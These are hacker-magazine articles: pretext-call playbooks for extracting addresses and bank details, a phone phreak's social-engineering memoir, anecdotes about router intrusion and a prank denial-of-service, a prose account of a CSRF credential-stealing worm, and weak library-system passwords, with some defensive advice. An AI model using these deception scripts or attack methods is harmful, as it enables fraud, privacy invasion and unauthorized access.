Leaf Ltd. had an eight-month support contract, providing technical services for 23 PC's running Windows NT. At the time this event occurred, seized PC's could be sold at open auction for about £200. Windows operating system meant that ordinary people off the street would buy it at auction. We could then, in theory, raise at least £4,600 if it went to warrant sale (where items are seized by the court and are auctioned off to pay the debt owed), more than enough to cover the original debt and the legal fees. We passed on that information to our client, who sued them and eventually got their money back!

The Target

One guy, whom we shall call James Dunn, ran a business and owed one of our clients money. But he made the deadly mistake of gloatingly telling my boss that we could never bring him to court because we didn't know where he lived. Actually, under Scottish law, there are mechanisms that deal with this, but my boss was furious with the arrogance of the guy and wanted to nail him to the wall. I was called into my boss' office, who made me drop every case I was dealing with so I could concentrate on this one.

The details we had were "James Dunn, trading as Blue Pearl Showrooms, PO Box 1422, Glasgow." That's all. Glasgow is a big place, and Dunn is a pretty common name. Besides, he could be unlisted in the phone book or living at a girlfriend's address. He was trading as Blue Pearl Showrooms, not the director of a limited company, therefore no records would be kept at Companies House (the central location in Edinburgh where limited and public limited company registration details were stored, including director's home addresses–more on that later).

So I decided the weak link was his post office box number. I opened the window of my office so that the person on the phone could hear the noise of the traffic, phoned the central post office in Glasgow, and got through to a nice lady who dealt with the post boxes. I informed her I was a travelling rep for a kitchen manufacturer and I had an appointment to speak to James Dunn of Blue Pearl Showrooms. Unfortunately, I neglected to check my paperwork this morning and I'm out in

the middle of Glasgow looking for his office and all I had was a post office box number! (We both had a good laugh at this). "All my secretary at the office has is this PO box number, so that's no use. Mr. Dunn isn't answering his telephone, so he can't help me," I continued, "I've tried everything I can think of and, well, you're my last throw of the dice. I was just wondering if you might have an address for him?"

"Yeah, just a minute... here you are... it's..." and the next day, Mr. Dunn got the fright of his life when the letter we sent threatening court action arrived at his home address. Not bad for a five minute phone call.

That approach worked because the lady in the post office sympathised with my "position," and she did what she could to help me. There are targets like that lady who want to help you–you can usually tell pretty quickly who they are by their having a pleasant smiley voice and sounding like they are earnestly interested in your "problem."

The other kind of target is one who really isn't interested in helping you–they usually sound bored. Instead of following your plight, they make uninterested noises, like "uh-huh", "huh?" and "hmmm." In my own experience, and with my personality, I've found that sob stories don't really work with these kinds of targets–they just aren't interested. What does seem to work is the "angry" approach: "There's a problem, I've reported it numerous times, nobody's taking notice, fix it for me!"

A case in point–I was assigned to obtain a director of a limited company's home address. Normally, one can use Companies House to obtain the data, but they charged quite a big fee and you had to be registered and cleared with them (at the time–it's so much easier and cheaper now for anyone to get information out of them). We didn't want to go through all that rigmarole. There was limited information on all registered companies that anyone could access for free on their Internet site: just the company name, registration number, and designation (this just clarifies the kind of business a company performs), which I jotted down. I then called Companies House and spoke to a woman who sounded bored. I gave her the "angry" treatment I outlined earlier, claiming that I was the director of the company I was investigating and that I had just received a call from someone who purported to be from Companies House telling me my company was going to be dissolved!

"You can't do that! Without any legal papers or documentation?! What's going on?!" I tried to sound panicky.

Quickly, the woman bucked up and asked me for the company details. I gave her "my" name (the company director we were investigating), the company's name, and the company registration number. The woman looked at the entry and assured me that I "must have received a prank call, there's nothing to worry about. Your company is still registered here," and she explained to tell me the ways that a company could be dissolved (which I already knew).

I told her that it was quite a relief, but I was still a bit uneasy. "You're sure there's no way someone could've done something to the details? Could you just let me check the details are correct?"

"Sure, what do you want to check?"

"The date the company was formed–if that's been changed, I can imagine the IRS asking me where my accounts are for the years I wasn't in business. I also want to make sure you've got my correct home address in case papers have to be served on me and that the company designation is correct so that I still qualify for tax rebates."

The woman told me all the details. The middle one was the only one that I wanted and yes, I went away "reassured" and quite delighted with what I learned: 1) the home address, and 2) that Companies House could be social engineered to give out information... for free.

If It All Goes Wrong

Have an escape route prepared, just in case.

If looking for information on someone: "Oh, guess what? They're calling up now on the other line. I'll speak to them about it."

The other person in the office is helpful: "What's that, Ed? Look, I'm on the phone! What? Listen, I have to call you back, Ed needs me to fix his computer and he won't listen to me. I'll call back in a few minutes."

The supervisor: "Uh, I don't know the number I'm calling from. I'll ask my supervisor and call you back. Goodbye!"

If you are accused of not being who you say you are: "This is just crazy! Why the heck would I take on this stupid problem if I'm not who I say I am!" or take the offensive: "Oh, really! Well, that's brilliant – thanks a lot! This is the last time I call AT&T (or whomever)! Just before I go, who's your direct supervisor? What's his name? And your name? Right, thanks. He's going to get a glowing report of your customer services skills, I can promise you that!"

The last ditch "eject, eject, eject!" is to press the hang-up key while you are talking. Must be a problem on the line. Also, this can work to your advantage when your target is in a large building. If you call back immediately, you very often get a different Target and can try afresh with them, saying "I was speaking to someone and got cut-off – can you help me?" On a humourous note, one of my colleagues once set off a fire alarm to escape a call, but I really don't recommend you do that!

How To Avoid It

It's important to have a specific framework in mind of what you will and will not answer. For example, if you are at home and someone calls you up, saying they're looking for a certain number that is not yours, you personally must decide what information you will feel comfort-

able giving out. Some individuals feel happy saying, "No, this is 832600. My name's Eric and there's never been a Mr. Goldstein living here," while others will just say, "wrong number" and hang up. Certainly, the latter is safer if you want to avoid social engineering (but you do tend to miss out on funny experiences that way!). Ask yourself: "Does this person have a right to know?" Does your phone company really need to know how many children you have? Does your gym need your email address? If they don't, then don't give it to them.

You must be prepared to protect your personal information–shredding letters and bank statements to protect yourself against trashing and identity fraud (which is a different subject) is a good start, but what about the information you voluntarily give out? What personal information is there of yours on MySpace, Facebook, Bebo or your own website? As an experiment to highlight the dangers of these things (and with my boss' full written permission, I hasten to add), I was able to convince his 16 year-old daughter that I had attended the same school as she did–simply by looking at her Bebo account, reading which school she went to, and seeing the photos she took at the school dance (so I could describe rooms in the place). These sites can provide anyone with enough data to pull an engineering attempt off and are truly frightening in their potential.

Did something odd come through the mail? It's a little off-topic, but one of the highest priorities we had as investigators was to obtain the target's bank details. Once a court action was started, we could perform a bank arrestment on dependence (freezing the money in the account, pending the result of the court action), which nearly always forced a debtor to the negotiating table. To obtain a target's bank information, we sent the target, under the guise of our being a charitable company (complete with made-up stationary and a bank account in its name), a check for £10. It was always cashed. We then looked at our bank statement (using Internet banking). There were the bank account, sorting code and name of the bank account of the target! Within half an hour, instructions were sent to officers of the court (bailiffs) to have their bank account frozen! But how simple it could be for someone to obtain your bank details using that technique! So be incredibly careful with checks, unless you know the reasons you're getting them.

In a business context, there has to be clearly defined criteria of what information can and cannot be given out and then who is acceptable to receive it. We are not just talking about private data, we are talking about the private data entrusted to you by your customers. To let your customers down should be the last thing any decent business wants to do. These criteria must be set by the highest level of management, so that 1) it is organization-wide (everybody sings from the same hymn sheet) and 2) no wily engineer comes in and countermands company policy (alarm bells should ring if someone asks for information that the company never gives out over the phone). This should include a "no-blame" policy if an employee has suspicions and refuses to divulge information to a customer, if there is reasonable doubt as to their identity.


Ideally, any sensitive data, like credit cards, dates of birth, and the like, should not be available for the average employee to see. Any request should be referred to someone higher in rank and specially trained to detect social engineering. Three question and answers should be set by the customer to pick from. Not "What is your National Insurance Number (or Social Security Number)?", but something vague, such as, "In what year did Abner Podunk sprain his ankle?" Something that would be impossible to bluff and would immediately get the customer's attention if an attempt was made to engineer the answer out of them.

However, in numerous lines of work in the real world, like the hotel industry, important information like credit card numbers has to be available for the rank and file to see. In my opinion, the biggest hole that social engineers exploit in the business world is that management leaves it to the employee to decide for themselves the value of the information or, even worse, does not inform the employee how protected something must be. I recently worked for a hotel chain, performing admin and computer maintenance. I heard that, before my arrival, four of the receptionists had recently left school and, when they got the job, they were simply told by management, "here's the computer, here's the keys–get on with it." No policies explained, no health and safety reviews, no "how to deal with complaints you receive" and no "basic security procedures with customer data." They were simply dropped into the deep end to sink or swim with exactly zero experience in their job. As a result, a scam-artist happily social engineered over six guests' credit card numbers out of these kids. Although it does sound like a complete lack of common-sense on the part of these youngsters, at least liability could have been prevented from reaching the hotel chain itself had management taken a little time to reinforce what is OK to share and what data needs to be protected.

Once these guidelines have been set in place, the individual employees must ask themselves, during every call or transaction if required, "Where is this conversation leading? Could the data I have be considered private, proprietary, or damaging? Am I being asked to divulge information that I have been told must not get out?" And if they refuse because they are worried or unsure, they should not be penalized for doing so–higher-ups should take over and make a judgement themselves.

No matter how complex and airtight technology gets, people are always the weak spot. Remember, the least likely can also be the most dangerous.

Trust me.



I was 14 years old the first time I convinced a supervisor at New York Telephone to happily give me their login and password to a sensitive computer system. It wasn't until the next day that I was able to gain access and explore, on account of not having a modem of my own. You see, in the 1980s I was a teenaged computer hacker, phone phreak, and a pretty good social engineer. Hacking into computers and manipulating communication networks was fun and exciting. Later on, for about a year or so, I was the head of the Legion Of Doom (LOD), whatever that means. The way I see it in retrospect, loosely knit hacker groups like LOD or MOD were something of a farce - groups based upon who was the most *elite* hacker and who were his friends. Kind of like an elaborate kid's game played with very adult, real world pieces. The board of this game was the world's technological communications infrastructure.

If there's anything that can make anyone feel old, it's talking about the technology of their youth. My dad used to talk about taking the subway to and from the movies, seeing a double feature, and getting a popcorn or lunch for a nickel. (Or was it a dime?) I never wanted to sound old like my dad. When I was a kid.... When I was a kid, computers had memory measured in K. (My orthodontist excitedly told me that the makers of the VIC-20 were planning to produce a home computer that had a whopping 64 of these mammoth Ks, as he tightened the wires in my mouth.) Most computer monitors were monochrome green or amber on black. Calculators had segmented red LED displays. People used to specify that TVs were color (we had a big one with a whopping 22-inch curved glass tube). Data was no longer stored on cards, but tapes reel to reel, or, if you happened to have access to Wang, you used conveniently sized 8-inch floppies. Oh yeah, most phones had rotary dials, and the Bells charged extra to let you use your pushbutton Touchtone™ phone, the one that you leased from them at a premium - but you read about that in your back issues of *2600*.

At 11 or 12, I got my first computer. It was the TI 99/4A. It hooked up nicely to our color TV with an RF modulator. Turn the TV to channel 3 or 4, plug in a cartridge, and "boop," it was on and ready to go. Most of the cartridges were games, which was fine by me. Some were generic rip-offs like Munch-man or TI Invaders. Then we had a few licensed games like Q-bert and Popeye. One game called Hunt the Wumpus let you save your sessions on a cassette recorder, so we could continue our adventures after the *Star Trek* reruns during sleepless sleepovers. Then there were the hard core computing cartridges like Statistics and Extended Basic. And I will never forget my favorite peripheral that snapped snugly into the side of the machine: the Speech Synthesizer. This was just *made* for late night prank phone calls. I would just hold the phone up to the TV and hit <ENTER>.

A couple of years later, I got my first real computer with a dedicated green monitor, dual floppy disk drives, and a tractor feed dot-matrix printer. It was an Apple IIe. We bought it used, without a modem, for about $1200. Modems were expensive and they led to big phone bills. Local calls were 10.2 cents per minute. We used a hole punch to double-side our disks. They were expensive too, and you never seemed to have enough for the project at hand.

When I was a freshman in high school, I used to trade disks of games and printouts of bulletin board messages with other like minded students. I loved text files by hackers and phone phreaks, like my favorites: The BIOC Files. (Even now they're still available at http://cache.cow.net/works/biocagent/.) These fueled my interest in the phone company and telephone networks by providing me with all sorts of secret telephone company numbers and tricks, like 99XX being a common ending for internal numbers. Some of this information was spot on, while some was wild guesswork and fantasy. I read about hackers and they all had handles. I read about LOD and I knew I needed to someday join. I needed a handle and at first couldn't decide between "Paperclip" and "Basketball Jones." Not quite sure what the latter meant (I wasn't much of a sports fan), I just kind of liked the way it sounded. One afternoon I was sitting in my dad's study, talking on the phone, surrounded by his vast collection of psychology tomes, thumbing through my favorite page-turner paperback, *The Anarchist Cookbook,*

when my new handle hit me like a ton of books: Sigmund Fraud.

Since I didn't have a modem, I could only sign on to BBSes from my friend Peter's house. Peter had a modem - a 300 baud AppleCat modem, crème de la crème. I went to Peter's house almost every day. I signed on to a lot of (then) subversive BBSes at first. Later, when I had things to hack into, I did it from there. The problem was that Peter also liked the name Sigmund Fraud - a little too much - and he started logging onto other boards and using my name. I think I found out about it from a friend at school. He was all "you sounded like a real pompous asshole on the XYZ board" and I was all like "I never heard of that board." We would have said "d'oh!" in unison, but there was no *Simpsons* yet.

So it was back to my father's den of higher learning for more inspiration where I had another vision. This time, I came up with the handle Alter Ego. That one lasted a couple of months.

It took me a while to get a handle that stuck. But I soon learned that there were more places to derive inspiration from than just files. I had a relative who worked at Bell Labs. They saw that I was interested in telephones and computers and gave me a present that changed my life on my 14th birthday. *The Bell System Technical Journal about the Automated Repair Service Bureau* (July-August 1982 Vol. 61, No. 6, Part 2) hereby referred to as the *ARSB BSTJ*. This was amazing and mind opening in many ways. First being that the Bell System published technical works that were available to the public and not rife with inaccuracies and guesswork that BBS posts and textfiles were oft built upon. These people knew how things *really* worked because they were the people inventing this hardware and programming these systems and they were as close as your nearest public library microfilm reading room, a fun alternative to school. The downside was that the articles were often a little dry - just a tad - and lacked the wonderment that a phreak or hacker would embody when they magically stumbled upon something.

Like the time I was quickly dialing 950-1033, the Feature Group B access code for Allnet. I accidentally dialed 958-1022, and a disjointed mechanized recording interrupted and spoke in my ear: 7-7-7-9-8-0-7. I got chills; I remember it like it was yesterday. With a little trial and error I was able to figure out that 958 was the magic number and that 777-9807 was constantly busy because it was the number of the unmarked payphone I was on. It seems that this 958 was the code for the Automatic Number Announcement Circuit (ANAC) in New York City. We all called these numbers ANI (Automatic Number Identification) because that's what it said in a text file somewhere; we knew what they were for, just not what they were called. (Just now, Google found a nice list of these for me here at: http://www.topbits.com/anac-number.html.)

The other way this journal really changed me is that it made me realize, crystal clear, just how complex, intricate, and excitingly beautiful a network, something as seemingly simple as telephone repair, could be. The preface started: "A family of computer-based support systems, the Automated Repair Service Bureau (ARSB), has been introduced at Bell Operating Companies" and within a page or two I knew that I had to become intimately acquainted with these computers, and their abilities to monitor circuits. But where was I to begin? (No, I didn't memorize the passage, but 26 years later I still keep the journal on the bookshelf in my office.)

I started at the beast's public face. In New York, where NYNEX remained king of the telephones, the public's window into the ARSB was hidden behind another 3-digit code, just like my beloved ANAC. This code was 611. Three digit codes were coveted internal portals to the world of the recently divested, still hopelessly intertwined, Bell System. Many of these are still in service today. Back then, we also had 211 for the credit operator, 411 for information, 660 in NYNEX-land as a test portal (that could make any phone ring after you hung up), and of course 911 for 911. I remember reading some internal NYNEX marketing paper explaining where their awkward name came from. It was indeed an acronym of sorts, meaning New York, New England, and the Unknown (X). Probably thought up by the genius parents of the marketers that brought us its second generation successor Verizon (which I always thought should mean the Vertical Horizon - more conjecture on my part).

As a phone phreak/computer hacker without a modem, I used the biggest tools at my disposal; my voice and the telephone. I took to social engineering my way from the mailroom on up, impersonating anyone or anything I met along the way. For some of my earliest social engineering expeditions, before my voice had fully changed I went by the name of "Mrs. Grisby," a bumbling but kindly old woman from AT&T. Working as old Mrs. G, I convinced someone in a Remote Work Center (RWC) somewhere in Colorado to help install some 800 numbers. These permitted free calls to my friends' houses. These numbers generated no billing data and stayed in service for the next eight years, long after they were needed. But I'm getting ahead of myself.

To really find my way deep into the repair world, I needed to establish a map, of sorts, of the ARSB to see how things were structured in New York. Where did the computers

live? Where did the operators sit? Where were the repairmen dispatched from? Where did they park their trucks? Well, lucky for me, it's mighty hard to hide a parking lot or a central office building. I could see a large lot from the subway by Sheepshead Bay with about 100 or more vans that all looked strikingly to the *2600* van that later toured the nation in *Freedom Downtime*.

For starters, I said I was a repairman named John from Repair. (There had to be at least one of us, right?) I was dispatched out of Sheepshead Bay on a repair for a random number that I made up. That was the start of the confusion. I was told there was no trouble-ticket registered for that number. I said I would check with my foreman and get back to them. I had an idea. I would call and made a report of telephone trouble for a number that I knew, and then I would call as the technician again. I picked the number for a local Blimpies restaurant (this was a gross fast food joint that was fun to prank call because of the way this one guy would always answer the phone in a heavily accented "Hello Blimpie" and every time we "said" a random word with my TI speech synthesizer, he would repeat "Hello Blimpie" ad infinitum until we would hang up because our sides hurt from suppressed laughter).

"John from Repair" (a very brief handle I used) and his "coworkers" were able to discover a web of information by using this and other very simple ruses. The first nugget of info I gleaned was an internal direct dial number for 611, a repair office based in the borough of Queens, a number ending in 9941 where the operators sat. This was my first successful social engineering mission. Next, I slowly got numbers for the rest of the departments, then branched out to the supervisors' office numbers, system names, and locations. With each subsequent call, I gained another nugget of information. Later, I graduated to computer dial-up numbers for PDP-11 front-end systems in the computer operation centers, and corresponding accounts and passwords. And eventually, given some time, back-end access to mammoth mainframes. I was aided along by having much of my information of the blanks and gaps filled in with terminology from the ARSB BSTJ, or from previous phone calls.

I ended up getting an Apple Cat 300 baud modem around the time I found the handle that stuck: Bill From RNOC, borne from the same roots as John From Repair. This time, Bill was a guy I talked to who worked at one of AT&T's Regional Network Operations Centers. Eventually, I stopped breaking the law when I was dragged down by its long arm, but I never stopped thinking like a hacker.

As much as things change, they stay the same. There are still dry technical documents to inform and whet the appetites of curious minds. There are still plenty of stories and articles, posts, blogs, and zines being written by intrepid explorers. No matter how old or young you are, you can look back at the role and place that technology and technological change had in your life and feel old too; whether it was owning a cell phone that lacked the ability to send SMS or text, downloading a song over your dial-up connection using the original Napster or Kazaa, or even turning in your first program to your college professor on 563 sequentially numbered Hollerith punch cards.

When I was in my mid 20s, long after I got in trouble, I got back to my roots by forming a computer security consulting firm with some old hacker buddies. And it was here that I did the ultimate feat of social engineering, when I helped convince a large wireless telephone company to hire us to pull a no-holds-barred external hacking audit/penetration test - a full scale attack on their facilities from the outside. The included, but was not limited to, social engineering, trashing, war dialing, spoofing, and good old-fashioned hacking. And it was a fucking blast, as fun, if not more fun, than when I was younger, because I was getting paid to be sneaky and clever. I'd love to tell you how things turned out, but I'm still under nondisclosure. When it expires, I promise to tell all.

A lot has changed in the world of repair service in this quarter of a century. For one thing, 611 no longer gets you to an operator, but a recording that tells you to dial 890-6611, which, when called, kindly interrupts to say that you now need to dial 1+ your area code first. Finally, if you dial 1-718-890-6611, you get a recording telling you that in the future *all* of your needs can be met by dialing 1-800-VERIZON, before putting you into a voice prompted system that proceeds to take you for a long ride. This is long before trying to diagnose your trouble by continuing to use their patented prompt/menu service to raise your blood pressure all the while. Luckily, my 9941 number to the repair service operator still works to this day, without the need to dial through endless messages, or hear a recording stating that your call is being monitored for "quality purposes."

From the hacker's perspective I feel that I've lived in interesting times, as the curse goes, and I'm grateful for all the past phone numbers and passwords that still float around in my memory long after my call has been terminated - and that the urge to figure things out remains strong.

Bill from RNOC is one of the many names of this New York City based multi-hatted hacker cum artist/filmmaker. He first wrote for 2600 in November of 1986 under yet another nom de plume. Look it up.

The Hacker Enigma:

Positives, Negatives and Who Knows?

by pantos

Some of you may know me from my writing about slapping content switches around. In this article, I take a detour to discuss some of the positive and negative effects of "being found out."

I am not a great hacker. I am not a bad hacker. I am average. My job as a Unix systems/network administrator and programmer, for those who are familiar with the field, requires having a wide variety of mediocre hacking skills, ranging from the less and less important hardware to the nowadays more commonplace activity of shoehorning all sorts of software to work correctly (that is not to say that I have never shoehorned hardware). It also just so happens that hacking and making are hobbies of mine. Yes—it makes work fun if you remove the humans. I can honestly say I have only worked 1/2 of my life; the rest of the time I was having fun (what others call work). Taking into account that I am honestly curious and sometimes a bit too willing to just try stuff, this article discusses the positive and negative impressions other people get when they find out you, yes you, have done something consider hack-worthy. The article will use three real world examples and cover how different types of people interpreted them.

The AOL Router Scenario

A long time ago, on a system in my small apartment, I was trying out a free America Online (AOL) dialup access trial. It was so long ago that I got the floppies in the mail. Being AOL, it didn't work right. I jumped into a shell and fired up my BSD TCP stack (because my crappy OS didn't have its own) to examine the routing tables. Strangely enough, I was assigned an address and what looked like a proper netmask (class C address with a 24 CIDR mask), but something still seemed off. I checked the name servers. They were correct, but resolution wasn't working. Of course, my gateway was not set. I took a few guesses at what the gateway was and got one that appeared to be correct. I wasn't sure, though, so I telnet'd to the address and got a router login prompt. I took a few guesses, using typical admin passwords, and eventually logged in. Once I was in, I realized I should probably log out. I took a quick glance at the routing tables and then logged out.

The AOL Router Reactions

Reactions from the few people I told, a few trusted co-workers and friends, ranged from indifferent to blaming AOL for being idiots. Of course, at the time, security on networks was nowhere near where it is now. Most people still had open telnet servers on the Internet. Although I did nothing wrong under today's laws, I could have at least been fined and possibly worse.

The Jerk Off Co-worker scenario

One evening, I was using IM and, for some reason, I allowed the people where I worked to get my nick. Most of the time, for real conversations, I use darknet chat systems with my close techie friends, but for some reason I thought it would be okay since everyone at work used it. A co-worker went over to another co-worker's station while he was out working on a problem and assumed his identity. I had just started working there and this person told me that I was probably going to be let go. Since I trusted the person I thought was messaging me, I believed it. I found out an hour later from the real user what had happened.

I was–displeased. To me, hijacking someone's system while they are gone is almost the worst offense you can commit... so I did a search for the jerk-off's name on the World Wide Wait and, lo and behold, buried deep in the results I found something both hilarious and somewhat disturbing; he had left a post on a pantyhose bulletin board while he was at work (they logged IPs). I promptly pasted the URL to several other co-workers' IM sessions full-well knowing what would ensue.

The Jerk Off Co-worker Reactions

Of course I was called into the office to explain how I created a fake post using this person's IP address. I told my managers to contact the admin and they would see it was a legitimate post from our address on a night I was not at work and was not logged into the VPN. After some investigation the PHBs discovered that indeed, the jerk-off co-worker had made the post. From that point on, no one else ever messed with me too much but it was a black mark on me as far as management was concerned. My friends, of course, thought it was hilarious. Note that while this is not

hacking, per se, it was a form of social hacking.

The Intentional Denial of Service Scenario

In another life I worked in an IT shop that had a developer who liked to buy whatever he felt like, using his corporate card and without asking for permission. My manager (who was also responsible for provisioning the developers) was pretty upset at this person, so much so that he wanted to play a practical joke on the guy that was "as frustrating to him as possible, so that he can feel my pain" - he (along with several staff members) came to me to perform this miracle. I complied.

I found a nice perl program that could hydra http gets and leave a custom message in the logfiles. The developer in question was running Apache on their Windows 2000 workstation (as part of the Oracle forms suite). I loaded the hydra on three different Unix servers and then wrote a wrapper that spawned about 2000 instances of it. The fun part was I disguised my IP with one of the DHCP dial-in pool addresses.

After a few minutes I could hear the guy banging keys, slamming his mouse down, grumbling, swearing then finally shutting his system down since it became exhausted. Everyone was quite pleased and thought it was funny.

The Intentional Denial of Service Reactions

My coworkers thought it was funny and understood the mechanics of what I had done, so no one thought it was particularly eccentric or great, but they never quite treated me the same afterwards. There was always a little suspicion. The developer whom I pranked was let go a week later.

Summary and Thoughts

The gist of these cases is simple. Be careful whom you tell and what you agree to do. These days, I am very wary about whom I tell this sort of thing to (I have told no one at my current job) and even more about what I do for people. A friend of mine asked me to pen-test his corporate firewall last year; I told him to get me a signed document from his manager saying it was okay.

My geek friends, of course, are all hip, as is the *2600* crowd, but hacker beware to whom ye boast...

AN INTRODUCTION TO CSRF ATTACKS

by Paradox

There was a time (not that long ago) that cross site scripting (XSS) attacks were relatively unknown. Web developers could be excused for not properly sanitizing inputs. Fortunately, that time has long since passed. There is no excuse anymore for writing code that is vulnerable to XSS attacks (at least the basic ones). The information is out there and, I dare say, average coders are hearing about it. Microsoft's ASP.net platform even includes XSS prevention support!

Unfortunately, with XSS taking the spotlight, developers feel like they are writing secure code when it is merely XSS-resistant. Other attacks still remain less well known outside of the security community. One of the prime examples of this is the cross site request forgery (CSRF) attack.

All is not lost, however; plenty of material exists to teach you defenses. I figure the best way to learn is from a real life example. The following is a learning text based on an actual vulnerablity in a real website with a working proof of concept: a CSRF worm that steals account credentials!

A bit of explanation is probably in order at this point, as you try to comprehend an admission to writing code of the nature described above. The proof of concept was very carefully neutered and, when the attack was proven feasible, the administrator of the site was notified in a manner upholding the tenets of responsible disclosure. The hole has since been patched, and I would like to commend the owner on his prompt and courteous dealings with me. Let me reiterate: this worm never spread past my accounts.

So first, the concept of the exploit. The basic idea of a CSRF attack is that it is possible to force authenticated users to perform actions in an automated fashion without being authenticated yourself.

The first example usually given to describe CSRF is the idea of a server-side script that performs an action of some sort when it receives a GET request from the user. For example, imagine you had written a website with a members only section. Naturally you would need a way for authenticated users to log out. A popular approach is to have a logout.php script that, when loaded by the user, logs him out.

The problem with this approach is that it is probably performing an action when the user GETs the relevant script without veryfing that it was the user himself that sent the GET request. This might seem strange at first, but think about how images are loaded for an <img> tag. Via a GET request the browser performs, right? Have

you ever had to click a box to allow an image to be loaded? I think it's safe to say no! Can you imagine having to allow every image on the page, one at a time? So your browser already makes GET requests on your behalf without asking. Suprising?

The tricky bit is that you should now consider that other people are invoking these GET requests when they embed images and things of that nature. Not only that, but they control the destination for your GET request based on the address of the resource!

The impact of this immediately becomes clear when you think of an image tag that, instead of pointing to a jpg or a gif, points to `http://yoursite.com/logout.php`. Anyone that loads that "image" tag would have a GET request sent to logout.php at yoursite.com. If that person happens to be logged in at yoursite.com, then his cookie would be dutifully passed along with the GET. What do you think would happen then?

It's easy to dismiss this example. For one thing, it's against web development best practices to perform ANY action on a GET request. It's bad form! Unfortunately, this line of thinking is eliminated when you realize that POST based forms are just as vulnerable!

It's not immediately clear how this could be the case. You can't easily force a POST request on behalf of the user. The browser never does this automatically for things like images or other html elements, right? It's true, POSTs don't usually happen automatically. When paired with Javascript, however, it's trivial to submit a POST-based form automatically.

You might think that by preventing XSS you would prevent such Javascript from being executed and submitting the form. This is also true! The problem is that the vast majority of server-side scripts will gladly accept a POST from outside of their domain. The script probably has no idea where the POST came from! This is a feature of the web; it allows sites to perform API requests across domains.

So, if we merely create a website on our own server that has a form we want to post on behalf of the user and some Javascript to do the posting, we just have to lure an authenticated user to the site. The Javascript will execute and the form will post to the action located on the target server, using the credentials of the authenticated user. Victory is ours!

So with that theory in mind, onto the real deal!

The first file: news.php is the meat of the exploit. It contains a clever way to convince a target that he isn't being tricked. It decodes a parameter to the script that is base_64 encoded to be non-obvious. It then creates an iframe that loads that base_64 decoded string as the target url. The beauty of this is that it allows us to to convince the user that he is viewing a regular website while our exploit code submits the form. It makes luring someone to the site all that much easier! Simply base 64 encode something like http://www.google.com and pass that as a parameter to the news.php link you distribute.

News.php also contains a Javascript section that creates a function "crossDomainPost" that embeds an iframe (created with form_writer.php) that will submit, via POST, the data contained in the last argument to crossDomainPost(). This allows the one script to quickly perform three POSTs to the server.

The first post leaves a tracking comment in my inbox. The second POST sets the target account's registered e-mail to one under my control. This allowed me to invoke the password reset function and have the "forgotten" password sent clear text and unhashed to my e-mail. The third and final POST is the fun one... It forces the user to update his "status" with a link pointing back to the exploit. So when a user is exploited he advertises the exploit to his friends, who are also likely to then be exploited. You can see how quickly that could spread if it were left unchecked.

The beauty of using iframes to contain the form submit and Javascript is that, by making them 1x1 in size, the user never sees the response sent for the POST. It gets loaded into the tiny iframe and is effectively hidden.

So after seeing how easy it is to create a password stealing web worm, I'm sure you are eager to learn how to prevent it. It's not really that hard. The basic idea is that you need your scripts to verify that the person they authenticated is the person submitting data, and *only* when you are expecting it.

The traditional way to do this is to embed a "secret" inside every form you present to the user. The server-side processing for that script should then *only* perform an action when it receives that secret. To make this work, it's vital that the secret changes for every request. If you can predict the secret, then you can exploit the script. If the secret is random, then the only way to exploit the script is via an XSS attack that lets you first gain access to the secret.

It's a bit tedious, but most good web frameworks, such as Struts or CakePHP, can automate this process for you. Don't be fooled into thinking that merely checking the referer header on every POST is good enough; with Flash and other exploits it can be possible to fake a referer.

I'd also like to point you to: `http://➥w-shadow.com/blog/2008/11/20/➥cross-domain-post-with-➥javascript/`. form_writer.php and the crossDomainPost() function were taken from that blog post. I've modified it into a specific exploit for the purpose of this article and integrated the aforementioned trick, to make it less obvious. No point in reinventing the wheel, after all. :)

Until next time! Be safe, and practice responsible disclosure!

Voyager Library Information System

by Decora

The Voyager Library Information System is made by the Endeavor corporation of Chicago, Illinois. It is used in thousands of libraries all over the world. For a good list, go to Google and type in "site:voyager.*.edu" That will give you a general idea of the install base. It is also used in government agencies (such as the National Park Service) and probably some corporations.

Voyager uses Oracle for its main database. I'm not giving specific details about how to h4x0r it. I don't want you to h4xor it. I want you instead to be aware of the stupidity of our government and corporate leaders. If you have the brains to h4x0r it, you don't need my article for help.

Voyager installs usually have ridiculously simple passwords. The one I worked on had the name of the school as the password. The password on the Oracle database is equally stupid. I find it a bit humorous that us users must choose elaborate passwords but systems costing taxpayers tens of thousands of dollars get away with five letter, insecure passwords.

Now for what Voyager stores, and what kind of trouble we can get into while accessing it. The first tables are the "bibliographic data" tables. That is, information about books, videos, journals, etc. Title, author, date, publisher, url, sorting title, etc, and, the real gem, the LOC subject classifications. Who inputs all that information? Cataloging librarians. Really? Yes. If your teacher ordered some obscure book and put it in the library, the librarian had to hunt down which categories to put it in, which LC number to give it, etc. Well, except, nowadays, librarians download most of the data from some pre-made source like the Online Computer Library Center (OCLC). Give OCLC the ISBN and it returns all the data on the book. But where does OCLC get that data? From librarians. If there isn't already a record, they can upload the information. It's like a giant Wikipedia of bibligraphic data, but made by experts with decades of experience.

Except that Wikipedia uses the GNU Free Documentation License, while OCLC has been trying to claim copyright ownership of all the user-generated content that librarians have submitted to it over the years. So here we have committed our first act of treason against the allmighty state. By copying bibliographic records out of a library database, that you paid for with your tax dollars, you are "stealing intellectual property" of the allmighty, non-profit, free library loving OCLC.

What other crimes can be committed with this database? Well, we also have patron records. Dumb schools keep the SSN of their patrons in the database. No, seriously. They really do. Addresses and phone numbers, too. Thank god people with links to the Russian mafia never get jobs in libraries... I can't imagine that happening on a university campus... Oh wait...

